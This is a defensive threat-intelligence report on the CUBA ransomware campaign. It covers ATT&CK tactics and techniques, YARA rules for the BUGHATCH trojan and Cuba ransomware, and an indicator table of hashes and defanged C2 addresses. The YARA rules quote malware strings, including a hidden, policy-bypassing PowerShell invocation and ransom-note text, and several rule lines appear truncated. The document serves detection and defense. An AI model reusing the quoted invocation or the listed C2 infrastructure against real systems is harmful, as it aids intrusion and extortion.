Elastic Security utilizes the Diamond Model to describe high-level relationships between the adversaries, capabilities, infrastructure, and victims of intrusions. While the Diamond Model is most commonly used with single intrusions, and leveraging Activity Threading (section 8) as a way to create relationships between incidents, an adversary-centered (section 7.1.4) approach allows for a, although cluttered, single diamond.



Observed Adversary Tactics and Techniques

Tactics

Using the MITRE ATT&CK® framework, tactics represent the why of a technique or sub technique. It is the adversary's tactical goal: the reason for performing an action.

- Initial access
- Persistence
- Privilege escalation
- Defense evasion
- Credential access
- Discovery
- Lateral movement
- Command & Control
- Exfiltration
- Impact

It should be noted that we did not observe the Collection tactic, but based on the evidence of Exfiltration and Impact, this would have been completed.

Techniques / Sub Techniques

Techniques and Sub techniques represent how an adversary achieves a tactical goal by performing an action.

As noted throughout this research, this covered multiple victims over a large period of time. The CUBA intrusion set has been reported using different techniques and sub techniques, but these are our specific observations.

Observed techniques/sub techniques.

- Exploit Public-Facing Application
- Command and Scripting Interpreter - PowerShell, Windows Command Shell
- Scheduled Task/Job - Scheduled Task
- Boot or Logon Autostart Execution - Registry Run Keys/Startup Folder
- Create Account - Local Account
- OS Credential Dumping - LSA Secrets
- Data Encrypted for Impact
- Hide Artifact - Hidden Window
- Masquerading - Match Legitimate Name or Location
- Obfuscated Files or Information
- Reflective Code Loading

Detection

YARA

Elastic Security has created YARA rules to identify this BUGHATCH and CUBA ransomware activity.

```
rule Windows_Trojan_Bughatch {
   meta:
       author = "Elastic Security"
       creation_date = "2022-05-09"
       last_modified = "2022-05-09"
       os = "Windows"
       arch = "x86"
       category_type = "Trojan"
       family = "Bughatch"
       threat_name = "Windows.Trojan.Bughatch"
       reference_sample = "b495456a2239f3ba48e43ef295d6c00066473d6a7991051e1705a48746e8051f"
   strings:
       $a1 = { 8B 45 ?? 33 D2 B9 A7 00 00 00 F7 F1 85 D2 75 ?? B8 01 00 00 00 EB 33 C0 }
       $a2 = { 8B 45 ?? 0F B7 48 04 81 F9 64 86 00 00 75 3B 8B 55 ?? 0F B7 42 16 25 00 20 00 00 ?? ?? B8 06 00 00 00 EB
       $b1 = { 69 4D 10 FD 43 03 00 81 C1 C3 9E 26 00 89 4D 10 8B 55 FC 8B 45 F8 0F B7 0C 50 8B 55 10 C1 EA 10 81 E2 FF
       $c1 = "-windowstyle hidden -executionpolicy bypass -file"
       $c2 = "C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\PowerShell.exe"
       $c3 = "ReflectiveLoader"
       $c4 = "\\Sysnative\\"
       $c5 = "TEMP%u.CMD"
       $c6 = "TEMP%u.PS1"
       $c7 = "\\TEMP%d.%s"
```

```
        $c8 = "NtSetContextThread"
        $c9 = "NtResumeThread"
    condition:
        ($a1 or $a2 or $b1) or 6 of ($c*)
}

rule Windows_Ransomware_Cuba {
    meta:
        os = "Windows"
        arch = "x86"
        category_type = "Ransomware"
        family = "Cuba"
        threat_name = "Windows.Ransomware.Cuba"
        Reference_sample =
"33352a38454cfc247bc7465bf177f5f97d7fd0bd220103d4422c8ec45b4d3d0e"

    strings:
       $a1 = { 45 EC 8B F9 8B 45 14 89 45 F0 8D 45 E4 50 8D 45 F8 66 0F 13 }
       $a2 = { 8B 06 81 38 46 49 44 45 75 ?? 81 78 04 4C 2E 43 41 74 }
      $b1 = "We also inform that your databases, ftp server and file server were downloaded by us to our     servers." as
      $b2 = "Good day. All your files are encrypted. For decryption contact us." ascii fullword
       $b3 = ".cuba" wide fullword

    condition:
        any of ($a*) or all of ($b*)
}
```

Defensive Recommendations

- Enable Elastic Security Memory and Ransomware protections
- Review and ensure that you have deployed the latest Microsoft Security Updates
- Maintain backups of your critical systems to aid in quick recovery
- Attack surface reduction
- Network segmentation

Observations

Atomic indicators observed in our investigation.

| | |

Indicator	Type	Reference from blog	Note
43f7d739f00c2fdc67f7ab6b976565a323a181fb6570ac3d261dff197f820165	SHA-256	afk.ttf	

Indicator	Type	Reference from blog	Note
159.203.70[.]39	ipv4-addr	afk.ttf C2 IP	
728994be6b928de3d1c7b49ca1c79db8656c1cf4b95a1e508a6be48c6ab407da	SHA-256	add2.exe	
208.76.253[.]84	ipv4-addr	add2.exe C2 IP	
c24d7a93d6a5c33e673e6b0fd171701c4646e67cf2328f41739ef9b50302a02e	SHA-256	add.dll	
108.170.31[.]115	ipv4-addr	add.dll C2 IP	
62f1fbb6f151bcc67fe68e06031af00bc87ae7e4d9d0a6a60a31d140def09365	SHA-256	94-79.dll	
5669f6a48dac80717fa5770fa3be6c18022a7633b996ccf0df6b468994085378	SHA-256	ra.exe	
9c71b67411b1432931b4b135dc945f6f7f9da3c295a7449f3ab8dcb56681fa70	SHA-256	cps.exe	
e35632770a23d8e006e149b038c2ccf576c2da0998d830bbc7d7614dc5c22db5	SHA-256	14931s.dll	
38.108.119[.]121	ipv4-addr	Agent32.bin stage location	
64.235.39[.]82	ipv4-addr	Agent32.bin stage location	
17edf458f7b8baae5ddef725e255d3a7bb6c960830503556f157655308895128	SHA-256	Agent32.bin (BUGHATCH)	
2e6fffad384cd6ce93cc1cde97911063e640c1953dac0507cd5f5b4b3d21bb69	SHA-256	Agent32.bin (BUGHATCH)	
144.172.83[.]13	ipv4-addr	Agent32.bin C2 IP	
3a8b7c1fe9bd9451c0a51e4122605efc98e7e4e13ed117139a13e4749e211ed0	SHA-256	zero.exe	
cdf2b3fbff2649a119051c63904476e70262bde2f6a9a7da8b7db13cbf257851	SHA-256	d478.dll	

Indicator	Type	Reference from blog	Note
104.217.8[.]100	ipv4-addr	SystemBC infrastructure	
193.23.244[.]244	ipv4-addr	SystemBC Tor directory authority	
86.59.21[.]38	ipv4-addr	SystemBC Tor directory authority	
199.58.81[.]140	ipv4-addr	SystemBC Tor directory authority	
204.13.164[.]118	ipv4-addr	SystemBC Tor directory authority	
194.109.206[.]212	ipv4-addr	SystemBC Tor directory authority	
131.188.40[.]189	ipv4-addr	SystemBC Tor directory authority	
154.35.175[.]225	ipv4-addr	SystemBC Tor directory authority	
171.25.193[.]9	ipv4-addr	SystemBC Tor directory authority	
128.31.0[.]34	ipv4-addr	SystemBC Tor directory authority	
128.31.0[.]39	ipv4-addr	SystemBC Tor directory authority	
bluetechsupply[.]com/components/temp.png	url	Cobalt Strike C2 URL	
bluetechsupply[.]com	domain-name	Cobalt Strike C2	
217.79.243[.]148	ipv4-addr	Cobalt Strike C2	
mvnetworking[.]com	domain-name	Cobalt Strike C2	
mvnetworking[.]com/files/dhl.jpg	url	Cobalt Strike C2 URL	

Indicator	Type	Reference from blog	Note
149.255.35[.]131	ipv4-addr	Cobalt Strike C2	
ce3a6224dae98fdaa712cfa6495cb72349f333133dbfb339c9e90699cbe4e8e4	SHA-256	defender.exe \ DefenderControl.exe	
0f385cc69a93abeaf84994e7887cb173e889d309a515b55b2205805bdfe468a3	SHA-256	A.exe \ (CUBA RANSOMWARE)	
b16e0d27e6fa24d3fe7c9ed9167474fbc1cde13ce047878bbd16548cfdf45be3	SHA-256	Anet.exe(CUBA RANSOMWARE)	

Source: https://www.elastic.co/security-labs/cuba-ransomware-campaign-analysis